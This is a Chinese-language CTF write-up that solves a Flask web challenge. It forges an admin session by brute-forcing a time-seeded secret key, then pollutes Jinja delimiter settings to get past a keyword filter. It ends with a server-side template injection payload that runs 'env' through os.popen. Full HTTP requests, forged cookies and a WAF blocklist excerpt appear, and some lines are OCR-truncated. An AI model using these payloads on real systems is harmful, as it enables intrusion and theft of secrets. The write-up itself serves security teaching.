
题目给了源码先审计一下，可以看到有 `merge(src, dst)`函数，那大概率就是会有原型链污染的点了，跟踪函数，可以发现在`/products/<int:product_id>/edit`路由下进行了调用。

但是需要 admin 权限，回到最开始，可以看到 secret_key，是以只跟容器启动时的时间戳为种子生成，我们先注册账号拿到一个 session 直接用脚本爆破 key 就好


```
random.seed(int(time.time()))
secret_key = ''.join(random.choices('0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ', k=32))
app.config['SECRET_KEY'] = secret_key
```

这时继续审计，可以看到 flag 的内容进行了 render_template_string 渲染




```
if product.is_flag:
    try:
        flag_display = getattr(app, 'flag_content', 'xxxx')
        rendered_flag = render_template_string(
            str(flag_display),
            app=app,
            config=app.config,
            session=session,
            user=current_user,
            product=product
        )
    except Exception as e:
        rendered_flag = str(getattr(app, 'flag_content', 'xxxx'))
```

而 flag 的内容我们可以通过污染进行修改，那么我们就可以实现 ssti



```
random.seed(int(time.time()))
secret_key = ''.join(random.choices('0123456789abcdefghijklmnopqrstuvwxyzABCDEFG
app.config['SECRET_KEY'] = secret_key

app.flag_content = "xxxx"
```

不过这里存在 waf




```
def forbidden(body: str, forbidden=['__init__', '__globals__', '{', '}', 'i', 'a'
    if not isinstance(body, str):
        return True
    try:
        data = json.loads(body)

        def check_string(s):
            """检查字符串是否包含禁用词"""
            s_str = str(s).lower()

            # 直接检查禁用词（包括西里尔字母）
            for f in forbidden:
                if f in s_str:
                    return False

            return True
```

过滤了'{',还有一些字符，因为这里先进行了 json.loads 导致不能通过 Unicode 编码来绕过了，但是，我门可以通过污染 jinjia 语法来绕过这个限制，把{换成其他没有被过滤的就可以

最终流程就是，先爆破 session_key 再污染 jingjia 模板，最后污染 flag_content 的内容实现 ssti


爆破时间戳



```
[+] 时间戳: 1763381305
[+] 启动时间: 2025-11-17 20:08:25
[+] 距今: 32.5 分钟
[+] SECRET_KEY: prh9WljeqnWAg9dNykkh3n3wovT78hAi
[+] 解码内容: {'identity': 'guest', 'username': 'test_1763383251'}
[+] 尝试次数: 1951
[+] 耗时: 0.64 秒
[+] 速度: 3053.5 次/秒
-------------------------------------------------------------------------------------
```


污染环境变量

```
{

"app": {

"jinja_env": {

"variable_start_string": "[[",

"variable_end_string": "]]"

}

}

}
```




```
POST /products/0/update HTTP/1.1
Host: 47.98.117.93:46772
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
Firefox/145.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.98.117.93:46772/products/0/edit
Content-Type: application/json
Content-Length: 97
Origin: http://47.98.117.93:46772
Connection: keep-alive
Cookie: session=
eyJpZGVudGl0eSI6ImFkbWluIiwidXNlcm5hbWUiOiJhZG1pbiJ9.aRsWzA.Y2bxLywS923gfRD3L16emZJ
Priority: u=0

{
"app": {
"jinja_env": {
"variable_start_string": "[[",
"variable_end_string": "]]"
          }
     }
}
```

最后污染 flag_content 通过 ssti 读环境变量



```
POST /products/0/update HTTP/1.1
Host: 47.98.117.93:46772
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
Firefox/145.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.98.117.93:46772/products/0/edit
Content-Type: application/json
Content-Length: 93
Origin: http://47.98.117.93:46772
Connection: keep-alive
Cookie: session=
eyJpZGVudGl0eSI6ImFkbWluIiwidXNlcm5hbWUiOiJhZG1pbiJ9.aRsWzA.Y2bxLywS923gfRD3L16emZ
Priority: u=0

 {
"app": {
"flag_content": "[[lipsum['__glo'~'bals__'].os.popen('env').read()]]"

     }
}
```



```
ntent-Length: 0
igin: http://47.98.117.93:46772
nnection: keep-alive
ferer: http://47.98.117.93:46772/products?ts=1763383900596
okie: session=
JpZGVudGl0eSI6Imd1ZXN0IiwidXNlcm5hbWUiOiIxMjMifQ.aRsZ_w.oH771PQBWiMsBJRyNPZLoAFJetY
grade-Insecure-Requests: 1
iority: u=0, i
```